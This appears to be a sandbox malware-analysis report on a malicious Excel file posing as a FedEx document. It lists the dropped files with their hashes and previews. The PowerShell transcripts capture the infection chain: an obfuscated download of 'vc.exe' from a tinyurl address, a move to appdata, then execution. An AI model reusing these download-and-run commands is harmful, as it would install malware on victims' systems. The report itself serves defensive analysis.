MD5:	5E7F085B0ABD64EE705C194B20076820
SHA1:	F01F15FFF585A2EE10EF3992C919E8E210BB4FB9
SHA-256:	04C946A4CC944EBB26734C936D62F3F073D5BB8F3AC748BDBE7C8C42BAD00DCB
SHA-512:	35E701CA2289813FA3F0971C6701A3CDB5C4D4B56724439288CDB6B4BD95613D92E9D4393144077A930E57D7D1D65D9D86E92884F3030F4DF4CC95BBEB84C60
Malicious:	false

C:\Users\user\AppData\Local\Microsoft\CLR_v4.0_32\UsageLogs\o.exe.log	
Preview:	1,"fusion","GAC",0..1,"WinRT","NotApp",1..2,"Microsoft.PowerShell.ConsoleHost, Version=3.0.0.0, Culture=neutral, PublicKeyToken=31bf3856ad364e35",0..2,"System.Management.Automation, Version=3.0.0.0, Culture=neutral, PublicKeyToken=31bf3856ad364e35",0..3,"System, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089","C:\Windows\assembly\NativeImages_v4.0.30319_32\System\4f0a7eefa3cd3e0ba98b5ebddbbc72e6\System.ni.dll",0..3,"System.Core, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089","C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Core\f1d8480152e0da9a60ad49c6d16a3b6d\System.Core.ni.dll",0..3,"System.Xml, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089","C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Xml\b219d4630d26b88041b59c21e8e2b95c\System.Xml.ni.dll",0..2,"System.Numerics, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089",0..2,"System.DirectoryServices, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b

C:\Users\user\AppData\Local\Microsoft\Office\16.0\WebServiceCache\AllUsers\officeclient.microsoft.com\32F10499-3ABF-4CE4-A624-F22D1B8584B0	
Process:	C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE
File Type:	XML 1.0 document, UTF-8 Unicode text, with very long lines, with CRLF line terminators
Category:	dropped
Size (bytes):	129952
Entropy (8bit):	5.378343270999592
Encrypted:	false
SSDEEP:	1536:OcQceNWiA3gZwLpQ9DQW+zAUH34ZldpKWXboOilXPErLL8TT:MmQ9DQW+zBX8u
MD5:	D6E83EE170442AF09B8BCF073B59768C
SHA1:	5949B8723FE09F95EDCAF2C21BF3C5E607FC5B00
SHA-256:	A78BA071721C5ED90A800C7A60B917AAE4BCEB9E5048296C22554DAFE2EF5166
SHA-512:	81105DAF2AEB829E768161AA1111F141A3AC69345A0A56C72B153C602876E17E0F49B2DC996C66730DC97F3CB068496B8A9987B6D09DA0C09021038D072D0EE3
Malicious:	false
Preview:	<?xml version="1.0" encoding="utf-8"?>..<o:OfficeConfig xmlns:o="urn:schemas-microsoft-com:office:office">.. <o:services o:GenerationTime="2020-11-19T08:31:44">.. Build: 16.0.13517.30525-->.. <o:default>.. <o:ticket o:headerName="Authorization" o:headerValue="{}" />.. </o:default>.. <o:service o:name="Research">.. <o:url>https://rr.office.microsoft.com/research/query.asmx</o:url>.. </o:service>.. <o:service o:name="ORedir">.. <o:url>https://o15.officeredir.microsoft.com/r</o:url>.. </o:service>.. <o:service o:name="ORedirSSL">.. <o:url>https://o15.officeredir.microsoft.com/r</o:url>.. </o:service>.. <o:service o:name="ClViewClientHelpId">.. <o:url>https://[MAX.BaseHost]/client/results</o:url>.. </o:service>.. <o:service o:name="ClViewClientHome">.. <o:url>https://[MAX.BaseHost]/client/results</o:url>.. </o:service>.. <o:service o:name="ClViewClientTemplate">.. <o:url>https://ocsa.office.microsoft.com/client/15/help/template</o:url>.. </o:service>.. <o:

C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\ModuleAnalysisCache	
Process:	C:\Users\user\AppData\Local\Temp\o.exe
File Type:	data
Category:	dropped
Size (bytes):	5829
Entropy (8bit):	4.8968676994158
Encrypted:	false
SSDEEP:	96:WCJ2Woe5o2k6Lm5emmXIGvgyg12jDs+un/iQLEYFjDaeWJ6KGcmXx9smyFRLcU6f:5xoe5oVsm5emd0gkjDt4iWN3yBGHh9s6
MD5:	36DE9155D6C265A1DE62A448F3B5B66E
SHA1:	02D21946CBDD01860A0DE38D7EEC6CDE3A964FC3
SHA-256:	8BA38D55AA8F1E4F959E7223FDF653ABB9BE5B8B5DE9D116604E1ABB371C1C87
SHA-512:	C734ADE161FB89472B1DF9B9F062F4A53E7010D3FF99EDC0BD564540A56BC35743625C50A00635C31D165A74DCDBB330FFB878C5919D7B267F6F33D2AAB328E
Malicious:	false
Preview:	PSMODULECACHE.....<.e...Y...C:\Program Files (x86)\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1.....Uninstall-Module.....inmo.....fimo.....Install-Module.....New-ScriptFileInfo.....Publish-Module.....Install-Script.....Update-Script.....Find-Command.....Update-ModuleManifest.....Find-DscResource.....Save-Module.....Save-Script.....upmo.....Uninstall-Script.....Get-InstalledScript.....Update-Module.....Register-PSRepository.....Find-Script.....Unregister-PSRepository.....pumo.....Test-ScriptFileInfo.....Update-ScriptFileInfo.....Set-PSRepository.....Get-PSRepository.....Get-InstalledModule.....Find-Module.....Find-RoleCapability.....Publish-Script.....<.e...T...C:\Program Files (x86)\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PSModule.psm1*.....Install-Script.....Save-Module.....Publish-Module.....Find-Module.....Download-Package.....Update-Module....

C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive	
Process:	C:\Users\user\AppData\Local\Temp\o.exe
File Type:	data
Category:	dropped
Size (bytes):	17684
Entropy (8bit):	5.572233031830033
Encrypted:	false
SSDEEP:	384:FtpLGhiwzVA3uh+G127iSBKn+ulUIJ8p7Y9RSJAfXPJWvuYA:khFoG1n4K+ulUo8A/ZAA
MD5:	663FBB7E72638843A4084DECF1FF8DEA
SHA1:	743ADF7BA2F51A3F4EEB48760E05DB93A42ACDFF
SHA-256:	03DE18D2162D09710E0A765AF514C4C3CBB9F02CB35E5F0CB744FD247FA9170A
SHA-512:	55FCCD03EBB1484A853E68266983BAC970FCA50DE89F0C3CFCAD2366980DBBE5E893CE9CA0B34B589AB2E8A822FAD388B93C836B1332D782BCFBC41778186326
Malicious:	false
Preview:	@...e.....|.$..._.....P.....@.....H.....<@.^.L."My...:+..... .Microsoft.PowerShell.ConsoleHostD.....fZve...F.....x.).....System.Management.Automation4.....[...{a.C..%6..h.....System.Core.0.....G-.o...A...4B.....System..4.....Zg5..:O..g..q.....System.Xml..L.....7.....J@.....~.....#.Microsoft.Management.Infrastructure.8.....'....L..}.....System.Numerics.@.....Lo...QN.....<Q.....System.DirectoryServices<.....H..QN.Y.f.....System.Management...4.....].D.E.....#.....System.Data.<.....):gK..G...$.1.q.....System.ConfigurationH..... ....H..m)aUu.....Microsoft.PowerShell.Security...<.....~.[L.D.Z.>..m.....System.Transactions.P...../.C..J..%...].....%.Microsoft.PowerShell.Commands.Utility...D.....-.D.F.<;.nt.1.....System.Configuration.Ins

C:\Users\user\AppData\Local\Temp\C0B10000	
Process:	C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE
File Type:	data
Category:	dropped
Size (bytes):	52851
Entropy (8bit):	7.845722573410374
Encrypted:	false
SSDEEP:	768:reG8o8mWXbkLwgwE73DFK5Rhdv1nhQgcJPkrTZNpT:aGD8mSb4wjE7zF0Rhdv1hQzMrT3pT
MD5:	1722CBFD72DDAE45F1EF1448D60C37B2
SHA1:	1F8A30FAF59BB3918BB0632917F5F5275F482A00
SHA-256:	2713AEF6FA568DBC80C3287AC933518A21B0DE1FE83805BA860764EA2D001C41
SHA-512:	A3683CFD468B3B34D0417F12036608A8A163C123266FB0741664E9D97499C3F6B2979220B135F5B3CABE8FEE73246FAFE7A01EE9632E3F922EBDB9155E557702
Malicious:	false
Preview:	...N.0.E.H.C.-J.@.5e.e.H.....<ni..q..@}El"...3s3....b...w5.V.V..^i7....Sy..L.)a...m.....b.....E;.Y.R...e.V`..8:..hE..8.A.....n....Ke..l<z..X.TL...d..+...eT.D.FK.(Q.r.....\Z..0D....dM. .&b|...0d|/3.....9.?"..~iv>T.....xEf. ..>tq/...VP.....%....O..S...q.l.....L.:VY!..815@gB.....P..i..>....r....hg.~...v...#Q..o...{<.V.....k.j..'.*..|ux.....1.....@B....m...;"M....y.)P{. .../.....PK.....!.R.....[Content_Types].xml ...(..... ....MO.0...H.....

C:\Users\user\AppData\Local\Temp__PSScriptPolicyTest_a0gfm4ej.1n3.ps1	
Process:	C:\Users\user\AppData\Local\Temp\o.exe
File Type:	very short file (no magic)
Category:	dropped
Size (bytes):	1
Entropy (8bit):	0.0
Encrypted:	false
SSDEEP:	3:U:U
MD5:	C4CA4238A0B923820DCC509A6F75849B
SHA1:	356A192B7913B04C54574D18C28D46E6395428AB
SHA-256:	6B86B273FF34FCE19D6B804EFF5A3F5747ADA4EAA22F1D49C01E52DDB7875B4B
SHA-512:	4DFF4EA340F0A823F15D3F4F01AB62EAE0E5DA579CCB851F8DB9DFE84C58B2B37B89903A740E1EE172DA793A6E79D560E5F7F9BD058A12A280433ED6FA4651 A
Malicious:	false
Preview:	1

C:\Users\user\AppData\Local\Temp__PSScriptPolicyTest_avhrq2qg.rzu.psm1	
Process:	C:\Users\user\AppData\Local\Temp\o.exe
File Type:	very short file (no magic)
Category:	dropped
Size (bytes):	1
Entropy (8bit):	0.0
Encrypted:	false
SSDEEP:	3:U:U
MD5:	C4CA4238A0B923820DCC509A6F75849B
SHA1:	356A192B7913B04C54574D18C28D46E6395428AB
SHA-256:	6B86B273FF34FCE19D6B804EFF5A3F5747ADA4EAA22F1D49C01E52DDB7875B4B
SHA-512:	4DFF4EA340F0A823F15D3F4F01AB62EAE0E5DA579CCB851F8DB9DFE84C58B2B37B89903A740E1EE172DA793A6E79D560E5F7F9BD058A12A280433ED6FA4651 A
Malicious:	false
Preview:	1

C:\Users\user\AppData\Local\Temp__PSScriptPolicyTest_npjvw0rs.zxi.psm1	
Process:	C:\Users\user\AppData\Local\Temp\o.exe
File Type:	very short file (no magic)
Category:	dropped
Size (bytes):	1
Entropy (8bit):	0.0
Encrypted:	false
SSDEEP:	3:U:U
MD5:	C4CA4238A0B923820DCC509A6F75849B
SHA1:	356A192B7913B04C54574D18C28D46E6395428AB
SHA-256:	6B86B273FF34FCE19D6B804EFF5A3F5747ADA4EAA22F1D49C01E52DDB7875B4B
SHA-512:	4DFF4EA340F0A823F15D3F4F01AB62EAE0E5DA579CCB851F8DB9DFE84C58B2B37B89903A740E1EE172DA793A6E79D560E5F7F9BD058A12A280433ED6FA4651 A
Malicious:	false

C:\Users\user\AppData\Local\Temp__PSScriptPolicyTest_npjvw0rs.zxi.psm1	
Preview:	1

C:\Users\user\AppData\Local\Temp__PSScriptPolicyTest_ppytkpfp.dtr.psm1	
Process:	C:\Users\user\AppData\Local\Temp\o.exe
File Type:	very short file (no magic)
Category:	dropped
Size (bytes):	1
Entropy (8bit):	0.0
Encrypted:	false
SSDEEP:	3:U:U
MD5:	C4CA4238A0B923820DCC509A6F75849B
SHA1:	356A192B7913B04C54574D18C28D46E6395428AB
SHA-256:	6B86B273FF34FCE19D6B804EFF5A3F5747ADA4EAA22F1D49C01E52DDB7875B4B
SHA-512:	4DFF4EA340F0A823F15D3F4F01AB62EAE0E5DA579CCB851F8DB9DFE84C58B2B37B89903A740E1EE172DA793A6E79D560E5F7F9BD058A12A280433ED6FA4651 A
Malicious:	false
Preview:	1

C:\Users\user\AppData\Local\Temp__PSScriptPolicyTest_shtfsvhw.opz.ps1	
Process:	C:\Users\user\AppData\Local\Temp\o.exe
File Type:	very short file (no magic)
Category:	dropped
Size (bytes):	1
Entropy (8bit):	0.0
Encrypted:	false
SSDEEP:	3:U:U
MD5:	C4CA4238A0B923820DCC509A6F75849B
SHA1:	356A192B7913B04C54574D18C28D46E6395428AB
SHA-256:	6B86B273FF34FCE19D6B804EFF5A3F5747ADA4EAA22F1D49C01E52DDB7875B4B
SHA-512:	4DFF4EA340F0A823F15D3F4F01AB62EAE0E5DA579CCB851F8DB9DFE84C58B2B37B89903A740E1EE172DA793A6E79D560E5F7F9BD058A12A280433ED6FA4651 A
Malicious:	false
Preview:	1

C:\Users\user\AppData\Local\Temp__PSScriptPolicyTest_xoqj34sn.4ye.ps1	
Process:	C:\Users\user\AppData\Local\Temp\o.exe
File Type:	very short file (no magic)
Category:	dropped
Size (bytes):	1
Entropy (8bit):	0.0
Encrypted:	false
SSDEEP:	3:U:U
MD5:	C4CA4238A0B923820DCC509A6F75849B
SHA1:	356A192B7913B04C54574D18C28D46E6395428AB
SHA-256:	6B86B273FF34FCE19D6B804EFF5A3F5747ADA4EAA22F1D49C01E52DDB7875B4B
SHA-512:	4DFF4EA340F0A823F15D3F4F01AB62EAE0E5DA579CCB851F8DB9DFE84C58B2B37B89903A740E1EE172DA793A6E79D560E5F7F9BD058A12A280433ED6FA4651 A
Malicious:	false
Preview:	1

C:\Users\user\AppData\Local\Temp\powershell.exe	
Process:	C:\Windows\SysWOW64\Robocopy.exe
File Type:	PE32 executable (console) Intel 80386, for MS Windows
Category:	modified
Size (bytes):	430592
Entropy (8bit):	5.4944920581701515
Encrypted:	false
SSDEEP:	6144:kaEYqWwO9sV1yZywi/PzNKXzJ7BapCK5d3klRzULOnWyjLsPhAQzqOI:kJW2KXzJ4pdd3klnnWosPhnzq9
MD5:	DBA3E6449E97D4E3DF64527EF7012A10
SHA1:	F66A592D23067C6EFF15356F874E5B61EA4DF4B5
SHA-256:	E0C662D10B852B23F2D8A240AFC82A72B099519FA71CDDF9D5D0F0BE08169B6E
SHA-512:	E447F10E021EEF6C6629962B2EB2148F7073828F4CE2FC1C7FBAD67C300C38EBF022E960CE6BD4AC856A66958B02E00458589CFB5CF0CB87641F33B9FF349B8

C:\Users\user\AppData\Local\Temp\powershell.exe	
Malicious:	false
Antivirus:	• Antivirus: Metadefender, Detection: 0%, Browse • Antivirus: ReversingLabs, Detection: 0%
Joe Sandbox View:	• Filename: docCGLRRT67L45F205V.vbs, Detection: malicious, Browse • Filename: docBRTNMR51L69G006Q.vbs, Detection: malicious, Browse • Filename: Allegato_doc_03141330161.vbs, Detection: malicious, Browse • Filename: Allegato_doc_04198100168.vbs, Detection: malicious, Browse • Filename: Allegato_doc_03675480267.vbs, Detection: malicious, Browse • Filename: Allegato_doc_02044200042.vbs, Detection: malicious, Browse • Filename: Allegato_doc_TMSRLL61M43B796B.vbs, Detection: malicious, Browse • Filename: Allegato_doc_BRNLSN65H44H501N.vbs, Detection: malicious, Browse • Filename: Allegato_doc_03587420286.vbs, Detection: malicious, Browse • Filename: Allegato_doc_03455910780.vbs, Detection: malicious, Browse • Filename: Allegato_doc_01555200441.vbs, Detection: malicious, Browse • Filename: Allegato_doc_07501560150.vbs, Detection: malicious, Browse • Filename: Allegato_doc_01578300210.vbs, Detection: malicious, Browse • Filename: sload.vbs, Detection: malicious, Browse • Filename: sload (2).vbs, Detection: malicious, Browse • Filename: Allegato_doc_02298410644.vbs, Detection: malicious, Browse • Filename: Allegato.vbs, Detection: malicious, Browse • Filename: Fatt_cliente_02567110412.vbs, Detection: malicious, Browse • Filename: FattDiffEmessa2020 VNZMSM75H27B201Q.vbs, Detection: malicious, Browse • Filename: FattDiffEmessa2020 01170200339.vbs, Detection: malicious, Browse
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....4..OU.OU.OU.Q.z.MU.F-z.EU. 1.KU. 1.TU.OU..U. 1.JU. 1.EU. 1.GU. 1..NU. 1.NU.RichOU.....PE..L...N2.....0.....@.....; ....@..... ....}.....@....4..T..... .....x.....text..... .`.data.....@....idata.....@..@.rsrc....}... ...~.....@..@.reloc..@..... .....@..B..... .....

C:\Users\user\AppData\Roaming\Microsoft\Office\Recent\1099008FEDEX_090887766.xls.LNK	
Process:	C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE
File Type:	MS Windows shortcut, Item id list present, Points to a file or directory, Has Relative path, Archive, ctime=Wed Sep 30 14:03:45 2020, mtime=Thu Nov 19 16:31:46 2020, atime=Thu Nov 19 16:31:46 2020, length=75776, window=hide
Category:	dropped
Size (bytes):	2230
Entropy (8bit):	4.653149370351365
Encrypted:	false
SSDEEP:	24:8TqMPjgSFdeGAKWDbwDI77aB6myTqMPjgSFdeGAKWDbwDI77aB6m:8/j9eKWZiB6p/j9eKWZiB6
MD5:	257A2CFEB1B38BBC1DB25FF8CD24DE08
SHA1:	F4374A08219445E6BB7FEFD8E56522E4579F25F5
SHA-256:	ADBE040933A4860F078E0B7CBCB889593CDB09B6D4233A1B051B98092D412809
SHA-512:	7AB3E6704E4084ACDB945B5527D7CA6C092F935EE3190F62BE0255B2016B1F73C89D0478B9D2E685A2C82245FBF861AE4CDB5701A523BA062723BF57873A3ED
Malicious:	**true**
Preview:	L.....F.... .....:...&2.....&2.....(.....P.O. .:i.....+00.../C:\.....x.1.....N....Users.d.....L..sQ.....:.....q|..U.s.e.r.s...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.8.1.3.....P.1.....>Qxx..user.<.....Ny.sQ.....S.....h.a.r.d.z.....~.1.....>Qzx..Desktop.h.....Ny.sQ.....Y.....>.....D.e.s.k.t.o.p...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.7.6.9.....2.....sQ. .109900~1.XLS..f.....>QwxsQ.....h.....6#..1.0.9.9.0.0.8.F.E.D.E.X._.0.9.0.8.8.7.7.6.6...x.l.s.....`.....-....._.....>.S.....C:\Users\user\Desktop\1099008FEDEX_090887766.xls..1.....\.....\.....\.....\.....\.D.e.s.k.t.o.p.\.1.0.9.9.0.0.8.F.E.D.E.X._.0.9.0.8.8.7.7.6.6...x.l.s.....:..,.LB.)...As..`.....X.....367706.....!a..%.H.VZAj.....-.....-..!a..%.H.VZAj.....-.....-.....1SPS.XF.L8C....&.m.q...../...S.-.1.-.5.-.2.1.-.3.8.5.3.3.2.1.9.3.5.-.2.1.2.5.5.

C:\Users\user\AppData\Roaming\Microsoft\Office\Recent\Desktop.LNK	
Process:	C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE
File Type:	MS Windows shortcut, Item id list present, Points to a file or directory, Has Relative path, Read-Only, Directory, ctime=Thu Jun 27 16:19:49 2019, mtime=Thu Nov 19 16:31:46 2020, atime=Thu Nov 19 16:31:46 2020, length=8192, window=hide
Category:	dropped
Size (bytes):	904
Entropy (8bit):	4.634674450896397
Encrypted:	false
SSDEEP:	12:8hBtCXUYcuElPCH2YgSFiYpGuruvA+WrjAZ/2bDkLLC5Lu4t2Y+xIBjKZm:8hLMjgSFnluSAZiDf87aB6m
MD5:	24176C58F48FAA7E3A1037B8FFA6AC81
SHA1:	51592224CA2CB4403FBFD7830849A46F02134DE2
SHA-256:	524A8BFE7E1FBFA1A12BDBA4C1A3F6469264A851F11C2BB95FD93CA154863AE9
SHA-512:	0AF14CD0469BA54CE179D46BAB642CC8B1FE56E81E0B784EDD34E67F75479D9CD16F4C668B9AFA0E0A94785FADD04DD48EF394F01838A0061316933E80E5C3F
Malicious:	false
Preview:	L.....F.....N....-..P.....&2..... .....u....P.O. .:i.....+00.../C:\.....x.1.....N....Users.d.....L..sQ.....:.....q|..U.s.e.r.s...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.8.1.3.....P.1.....>Qxx..user.<.....Ny.sQ.....S.....h.a.r.d.z.....~.1.....sQ....Desktop.h.....Ny.sQ.....Y.....>.....%.D.e.s.k.t.o.p...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.7.6.9.....E.....-.....D.....>.S.....C:\Users\user\Desktop.....\.....\.....\.....\.....\.D.e.s.k.t.o.p.....:..,.LB.)...As..`.....X.....367706.....!a..%.H.VZAj...4.4.....-..!a..%.H.VZAj...4.4.....-.....1SPS.XF.L8C....&.m.q...../...S.-.1.-.5.-.2.1.-.3.8.5.3.3.2.1.9.3.5.-.2.1.2.5.5.6.3.2.0.9.-.4.0.5.3.0.6.2.3.3.2.-.1.0.0.2.....9...1SPS..mD..pH.H@..=x.....h....H.....K*..@.A..7sFJ.....

C:\Users\user\AppData\Roaming\Microsoft\Office\Recent\index.dat	
Process:	C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE

C:\Users\user\AppData\Roaming\Microsoft\Office\Recent\index.dat	
File Type:	ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	131
Entropy (8bit):	4.463054770855908
Encrypted:	false
SSDEEP:	3:oyBVomMMRVGSjiLp2iVGSjiLp2mMMRVGSjiLp2v:dj6i0SjiL90SjiLmi0SjiL2
MD5:	4B6A6073479788E47CDB2B9541380A2F
SHA1:	5F4C24C163B47F613D1CF2110404D0385FE052A5
SHA-256:	9D62BB83F98C890CA7832BDBA451BC0CB70592BF808C237D242BAD0C78A5B0D0
SHA-512:	482944537A4B9D2F26079DD9E4B6CDDFFC70EAE1DD8AB15134BED8D591E457CC3D705E4932B15771CA686DDA5B424B4ED510819D736AEAE6F1A0948E486F1C 44
Malicious:	false
Preview:	Desktop.LNK=0..[xls]..1099008FEDEX_090887766.xls.LNK=0..1099008FEDEX_090887766.xls.LNK=0..[xls]..1099008FEDEX_090887766.xls.LNK=0..

C:\Users\user\Desktop\61B10000	
Process:	C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE
File Type:	Applesoft BASIC program data, first line number 16
Category:	dropped
Size (bytes):	84328
Entropy (8bit):	6.645197213312611
Encrypted:	false
SSDEEP:	1536:UXk3hbdlylKsgqopeJBWhZFGkE+cL2NdHmSb4wIE7zp0RhBv1hQz7rTr1+Xk3hbb:UXk3hbdlylKsgqopeJBWhZFGkE+cL2Nh
MD5:	46039BBAC81FE8A1BFF4B381C0C786DE
SHA1:	58F5D20336F1CE10EEB65D5013D3ED9E409CE5E2
SHA-256:	A581FB978232CA6058F329C12ACB257BC057EBF9A3F7055C2E2AE1E6DCB82FFF
SHA-512:	BA5904CE84626F73264A0248F02A867159CBF30B4AFA5C13E4DD75C3150113ABFF6DEFAF5BADE03247E5AD891E96A416C67AC57B0104760ABA45BAA3580853A 1
Malicious:	false
Preview:	.....T8.....\.p....pratesh B.....a.....=.....=...h...\:.#8.....X.@..... .....".....1.....r..A.r.i.a.l.1.....r..A.r.i.a.l.1.....r..A.r.i.a.l.1.....r..A.r.i.a.l.1.....r..A.r.i.a.l.1.....r..A.r.i.a.l. 1.....C.a.l.i.b.r.i.1.....C.a.l.i.b.r.i.1.....C.a.l.i.b.r.i.1.....4.....C.a.l.i.b.r.i.1.....4.....C.a.l.i.b.r.i.1.....>.....C.a.l.i.b.r.i.1.....C.a.l. i.b.r.i.1.....<.....C.a.l.i.b.r.i.1.....C.a.l.i.b.r.i.1.....?.....C.a.l.i.b.r.i.1.....C.a.l.i.b.r.i.1.*.h...6.....C.a.l.i.b.r.i. .L.i.g.h.t.1...,...6.....C.a.l.i.b.r.i.1..... ..6.....C.a.l.i.b.r.i.1.....6.....C.a.l.i.b.r.

C:\Users\user\Documents\20201119\PowerShell_transcript.367706.GhCrZJKN.20201119093157.txt	
Process:	C:\Users\user\AppData\Local\Temp\o.exe
File Type:	UTF-8 Unicode (with BOM) text, with CRLF line terminators
Category:	dropped
Size (bytes):	1006
Entropy (8bit):	5.083836944037601
Encrypted:	false
SSDEEP:	24:BxSAwxvBnJx2DOXJKGWqHjeTKKjX4CIym1ZJX7RnxSAZsvi:BZ0vhJoOZKBqqDYB1ZhlZZOi
MD5:	CE59AFD079451DE08DDAD5E35524608F
SHA1:	EBCE20B643E0715B34E77D44D9C9FD92132910A4
SHA-256:	4E72B7C346016DB061C0827C1C14CB3373B47831223EF2A8BF25A39E9571C84F
SHA-512:	90685286DA43ED84A048F7262C69ADDA07C4BE88A3C7A075F4CFB36119F8AB66FD58DDF4A5ABBA1A49BE89FAF36C30B72BF4DDDD1313917010E2CCC9DEE58 C43
Malicious:	false
Preview:	.**********..Windows PowerShell transcript start..Start time: 20201119093217..Username: computer\user..RunAs User: computer\user..Configuration Name: ..Machine: 367706 (Microsoft Windows NT 10.0.17134.0)..Host Application: C:\Users\user\AppData\Local\Temp\o.exe -w 1 Start-Sleep 7; Move-Item vc.exe -Destination $env:appdata..Process ID: 5728..PSVersion: 5.1.17134.1..PSEdition: Desktop..PSCompatibleVersions: 1.0, 2.0, 3.0, 4.0, 5.0, 5.1.17134.1..BuildVersion: 10.0.17134.1..CL RVersion: 4.0.30319.42000..WSManStackVersion: 3.0..PSRemotingProtocolVersion: 2.3..SerializationVersion: 1.1.0.1..**********..**********..Command start time: 20201119093217..**********..PS>Start-Sleep 7; Move-Item vc.exe -Destination $env:appdata..**********..Command start time: 20 201119093253..**********..PS>$global:?..True..**********..Windows PowerShell transcript end..End time: 20201119093255..**********

C:\Users\user\Documents\20201119\PowerShell_transcript.367706.MJQ4zjyk.20201119093157.txt	
Process:	C:\Users\user\AppData\Local\Temp\o.exe
File Type:	UTF-8 Unicode (with BOM) text, with CRLF line terminators
Category:	dropped
Size (bytes):	1062
Entropy (8bit):	5.264034064136681
Encrypted:	false
SSDEEP:	24:BxSAlxvBnJx2DOXJE3eWJHjeTKKjX4CIym1ZJX630nxSAZt:BZ3vhJoOZEZJqDYB1Z4yZZt
MD5:	FEDB7E147DA31DEC575AA72B3F5E764A
SHA1:	058A79F3FCCFB5FE04DA860228CFE60587387A76
SHA-256:	FE36D4C1CDB475167B2B6A33D95272B3C23ABFB78FAFDC6943AD5A1244EA05D6

C:\Users\user\Documents\20201119\PowerShell_transcript.367706.MJQ4zjyk.20201119093157.txt	
SHA-512:	44680064BD9772A99AD65452B74E887F985B8A74C718EB5DC210E1BD68C3D1833975F40F44C1BAC3C7C9832FF847E4853E79FAEE17871DB9E52A78B3E9658890
Malicious:	false
Preview:	.**********..Windows PowerShell transcript start..Start time: 20201119093218..Username: computer\user..RunAs User: computer\user..Configuration Name: ..Machine: 367706 (Microsoft Windows NT 10.0.17134.0)..Host Application: C:\Users\user\AppData\Local\Temp\o.exe -w 1 (New-Object Net.WebClient).DownloadFile(('htt'+'ps://tinyurl.com/y3m5fwhq'),'vc.exe')..Process ID: 6036..PSVersion: 5.1.17134.1..PSEdition: Desktop..PSCompatibleVersions: 1.0, 2.0, 3.0, 4.0, 5.0, 5.1.17134.1..BuildVersion: 10.0.17134.1..CLRVersion: 4.0.30319.42000..WSManStackVersion: 3.0..PSRemotingProtocolVersion: 2.3..SerializationVersion: 1.1.0.1..********** ****..**********..Command start time: 20201119093218..**********..PS>(New-Object Net.WebClient).DownloadFile(('htt'+'ps://tinyurl.com/y3m5fwhq'),'vc.exe')..**********..Command start time: 20201119093252..**********..PS>$global:?..True..**********..Windows PowerShell tran

C:\Users\user\Documents\20201119\PowerShell_transcript.367706.cMeZeq7v.20201119093201.txt	
Process:	C:\Users\user\AppData\Local\Temp\o.exe
File Type:	UTF-8 Unicode (with BOM) text, with CRLF line terminators
Category:	dropped
Size (bytes):	976
Entropy (8bit):	5.078856042808288
Encrypted:	false
SSDEEP:	24:BxSA/xvBnJx2DOXJ1WwHjeTKKjX4CIym1ZJXOYnxSAZR:BZ5vhJoOZcwqDYB1ZZZZR
MD5:	497DFCBBAB62DC2B128C53730CBFAA00
SHA1:	794D4D7D8A68EDC09310B411C57FA31754B82157
SHA-256:	EC6930783B823A6900FA7298A5B0975E3834773C204FD3A200699A5529CBE57B
SHA-512:	9FE32BB7D50912DAE701641EEE1CDD17D115CD17FA488F0B0EE1DD7E505E56C4F8470F0A4153718053C845C424E8BC040E9B2157D73CCB1E7BCB6453D85D56A
Malicious:	false
Preview:	.**********..Windows PowerShell transcript start..Start time: 20201119093223..Username: computer\user..RunAs User: computer\user..Configuration Name: ..Machine: 367706 (Microsoft Windows NT 10.0.17134.0)..Host Application: C:\Users\user\AppData\Local\Temp\o.exe -w 1 Start-Sleep 12; cd $env:appdata; ./vc.exe ;..Process ID: 1560..PSVersion: 5.1.17134.1..PSEdition: Desktop..PSCompatibleVersions: 1.0, 2.0, 3.0, 4.0, 5.0, 5.1.17134.1..BuildVersion: 10.0.17134.1..CLRVersion: 4.0.30319.42000..WSManStackVersion: 3.0..PSRemotingProtocolVersion: 2.3..SerializationVersion: 1.1.0.1..**********..**********..Command start time: 20201119093224..**********..PS>Start-Sleep 12; cd $env:appdata; ./vc.exe;..**********..Command start time: 20201119093305..********** ******..PS>$global:?..True..**********..Windows PowerShell transcript end..End time: 20201119093305..**********..

C:\Users\user\Documents\vc.exe	
Process:	C:\Users\user\AppData\Local\Temp\o.exe
File Type:	PE32 executable (GUI) Intel 80386 Mono/.Net assembly, for MS Windows
Category:	dropped
Size (bytes):	160312
Entropy (8bit):	7.6582344259708695
Encrypted:	false
SSDEEP:	3072:XYhVzakz10URbezAqQF2XcPmSsu/SmwhZ7jL/qz8/kLAQkR5K:iVVRbezcoXeT/wL7jLixzUK
MD5:	BB7C0DFD8ECC7EEBCE937A232608695F
SHA1:	1CCC1FB00E7550C3E0A531E2C0516B741BD26F77
SHA-256:	BE901CFEF8FFF5E7E61DEBEB870EB86D93E84CD458E34D661BC7B0C1103D93BF
SHA-512:	DF6F2AAB574B766CD9AC6FEA092DF79E667B731C8C4CAC34127294C7EBD50CCC9E66F0ECDDBEA0B5BC9A4BCD1999035484C8A30259948AE08BC76B9BB2B2EC3
Malicious:	**true**
